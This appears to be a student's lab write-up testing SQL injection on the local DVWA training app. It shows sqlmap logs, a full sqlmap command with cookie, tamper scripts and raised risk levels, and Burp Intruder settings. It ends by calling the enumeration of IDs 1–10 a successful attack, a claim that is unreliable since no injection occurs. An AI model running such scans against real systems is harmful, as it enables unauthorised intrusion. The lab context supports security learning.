[17:28:08] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:28:08] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:28:08] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[17:28:08] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[17:28:08] [INFO] testing 'Generic inline queries'
[17:28:08] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[17:28:08] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:28:08] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[17:28:08] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[17:28:08] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[17:28:09] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[17:28:09] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found.
Do you want to reduce the number of requests? [Y/n] n
[17:28:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[17:28:11] [WARNING] GET parameter 'id' does not seem to be injectable
[17:28:11] [INFO] testing if GET parameter 'Submit' is dynamic
[17:28:11] [WARNING] GET parameter 'Submit' does not appear to be dynamic
[17:28:11] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable
[17:28:11] [INFO] testing for SQL injection on GET parameter 'Submit'
[17:28:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:28:11] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[17:28:11] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[17:28:11] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:28:11] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[17:28:11] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[17:28:11] [INFO] testing 'Generic inline queries'
[17:28:11] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[17:28:11] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[17:28:11] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[17:28:11] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[17:28:11] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[17:28:11] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[17:28:11] [INFO] testing 'Oracle AND time-based blind'
[17:28:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[17:28:12] [WARNING] GET parameter 'Submit' does not seem to be injectable
[17:28:12] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests

[*] ending @ 17:28:12 /2023-11-27/

(osboxes@nk0741)-[~]
```

You can see the above screenshot that the session is not created.

Now we will try to increase levels as suggested.

```
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#" --
cookie="PHPSESSID=6mge2hs6a3v9mhbrn0k60hquun;security=high" --random-agent --flush-
session --dbs --level=5 --risk=3 --tamper=space2comment,between,bluecoat
```



```
(osboxes@nk0741)-[~]
sqlmap -u http://localhost/DVWA/vulnerabilities/sql?id=1&Submit=Submit# --cookie PHPSESSID=mg2zhs63v9mhbrn8k0hqun;security=high --random-agent --flush-session --db --level= --risk= --tamper=spacecomment,between,blanc
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 18:12:22 /2023-11-27/

[18:12:22] [INFO] loading tamper module 'spacecomment'
[18:12:22] [INFO] loading tamper module 'between'
[18:12:22] [INFO] it appears that you might have mixed the order of tamper scripts. Do you want to auto resolve this? [Y/A/q] y
[18:12:22] [INFO] loading tamper module 'bluecoat'
[18:12:22] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 6-1; tr-TR; AppleWebKit/533.20.25 (KHTML, like Gecko) Version/5.0.4 Safari/533.20.27' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[18:12:22] [INFO] flushing session file
[18:12:22] [INFO] testing connection to the target URL
[18:12:22] [INFO] checking if the target is protected by some kind of WAF/IPS
[18:12:22] [INFO] testing if the target URL content is stable
[18:12:22] [INFO] target URL content is stable
[18:12:22] [INFO] testing if GET parameter 'id' is dynamic
[18:12:22] [WARNING] GET parameter 'id' does not appear to be dynamic
[18:12:22] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[18:12:22] [INFO] testing for SQL injection on GET parameter 'id'
[18:12:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:12:22] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[18:12:22] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[18:12:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[18:12:22] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[18:12:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[18:12:22] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[18:12:22] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[18:12:22] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[18:12:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[18:12:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[18:12:22] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[18:12:22] [INFO] testing 'MySQL blind boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
```

```
[17:55:44] [INFO] testing 'IBM DB2 time-based blind - Parameter replace (heavy query)'
[17:55:44] [INFO] testing 'HSQLDB ≥ 1.7.2 time-based blind - Parameter replace (heavy query)'
[17:55:44] [INFO] testing 'HSQLDB > 2.0 time-based blind - Parameter replace (heavy query)'
[17:55:44] [INFO] testing 'Informix time-based blind - Parameter replace (heavy query)'
[17:55:45] [INFO] testing 'MySQL ≥ 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[17:55:45] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[17:55:45] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[17:55:45] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[17:55:45] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clause'
[17:55:45] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_L)'
[17:55:45] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_P)'
[17:55:45] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[17:55:45] [INFO] testing 'HSQLDB ≥ 1.7.2 time-based blind - ORDER BY, GROUP BY clause'
[17:55:45] [INFO] testing 'HSQLDB > 2.0 time-based blind - ORDER BY, GROUP BY clause'
[17:55:45] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[17:55:47] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[17:55:49] [INFO] testing 'Generic UNION query (NULL) - 11 to 20 columns'
[17:55:51] [INFO] testing 'Generic UNION query (random number) - 11 to 20 columns'
[17:55:52] [INFO] testing 'Generic UNION query (NULL) - 21 to 30 columns'
[17:55:54] [INFO] testing 'Generic UNION query (random number) - 21 to 30 columns'
[17:55:55] [INFO] testing 'Generic UNION query (NULL) - 31 to 40 columns'
[17:55:57] [INFO] testing 'Generic UNION query (random number) - 31 to 40 columns'
[17:55:58] [INFO] testing 'Generic UNION query (NULL) - 41 to 50 columns'
[17:56:00] [INFO] testing 'Generic UNION query (random number) - 41 to 50 columns'
[17:56:01] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[17:56:03] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[17:56:05] [INFO] testing 'MySQL UNION query (NULL) - 11 to 20 columns'
[17:56:06] [INFO] testing 'MySQL UNION query (random number) - 11 to 20 columns'
[17:56:08] [INFO] testing 'MySQL UNION query (NULL) - 21 to 30 columns'
[17:56:09] [INFO] testing 'MySQL UNION query (random number) - 21 to 30 columns'
[17:56:10] [INFO] testing 'MySQL UNION query (NULL) - 31 to 40 columns'
[17:56:12] [INFO] testing 'MySQL UNION query (random number) - 31 to 40 columns'
[17:56:13] [INFO] testing 'MySQL UNION query (NULL) - 41 to 50 columns'
[17:56:15] [INFO] testing 'MySQL UNION query (random number) - 41 to 50 columns'
[17:56:16] [WARNING] parameter 'Host' does not seem to be injectable
[17:56:16] [CRITICAL] all tested parameters do not appear to be injectable


[*] ending @ 17:56:16 /2023-11-27/

(osboxes@nk0741)-[~]
```


Unable to get through the system, when the security is in high mode. The test took around 48mins to complete.

Now trying using Burpsuite:


Setting up the proxy to connect to burpsuite:



Getting the request in the proxy page:



Selecting the last three lines and moving to intruder:



Changing the attack type to sniper attack and clearing the variables and selecting only has variable.

Now adding the payloads:

The screenshot shows the Burp Suite interface with the 'Payloads' tab selected. The top menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. Below the menu is a toolbar with buttons for 'Dashboard', 'Target', 'Proxy' (highlighted), 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Extender', 'Project options', and 'User options'. A tab bar shows '1', '2', and '...' with '2' selected. The main window has sub-tabs for 'Target', 'Positions', 'Payloads' (selected), and 'Options'.

② Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload type payload type can be customized in different ways.

Payload set: Payload count: 10
Payload type: Request count: 10

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Buttons: Paste, Load ..., Remove, Clear, Add, Add from list ... [Pro version only]

1
2
3
4
5
6
7
8
9
10

Below the list is an input field with the placeholder text 'Enter a new item'.

② Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Buttons: Add, Edit, Remove, Up

Enabled	Rule
---------	------

We can see the attack is successful has the status code we got is 200.

1 x 2 x ...

Target Positions Payloads Options

? Payload Positions

Configure the positions where

Attack type: Sniper

1 POST /DWA/vulnerabil
2 Host: localhost
3 User-Agent: Mozilla/5
4 Accept: text/html,app
5 Accept-Language: en-U
6 Accept-Encoding: gzip
7 Content-Type: applica
8 Content-Length: 18
9 Origin: http://localh
10 Connection: close
11 Referer: http://local
12 Cookie: security=medi
13 Upgrade-Insecure-Requ
14
15 id=\$1\$6Submit=Submit

Intruder attack1 (on nk0741)

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4637	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	4637	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	4638	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	4633	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	4639	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	4635	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	4578	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	4578	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	4578	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	4578	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	4578	

Finished

Below is the screenshot giving us the result.

Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) — Mozilla Firefox

Settings × +

localhost/DVWA/vulnerabilities/sqli/# 80% ☆

li Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU Setup ::

DVWA

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Username: admin
Security Level: medium
Locale: en
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)

When we click on the any one of the request and go through the response tab we can find the values of it.

Intruder attack 2 (0f1nk0741)

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4637	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	4637	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	4638	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	4633	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	4639	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	4635	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	4578	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	4578	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	4578	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	4578	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	4578	

Request Response

Raw Headers Hex

Pretty Raw Render \n Actions

```

80         <input type="submit" name="Submit" value="Submit">
81     </p>
82
83     </form>
84     <pre>
      ID: 2<br />
      First name: Gordon<br />
      Surname: Brown
    </pre>
85 </div>
86
87 <h2>
  More Information
</h2>
88 <ul>
89   <li>
    <a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/SQ
    </li>
90   <li>
    <a href="https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/" target="_blank">http

```

Now turning off the intercept and disconnecting it from the burpsuite and verifying the values.

localhost/DVWA/vulnerabilities/sqli/# 80% ☆

Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU Setup :: D

DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA

Vulnerability: SQL Injection

User ID:

ID: 2
First name: Gordon
Surname: Brown

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>

Hence from the last two screenshots we can see that we got the exact values from the db.

First I tried using sqlmap in medium mode, but the attack didn't work. So, I tried using burp suite, using sniper attack was able to successfully complete it.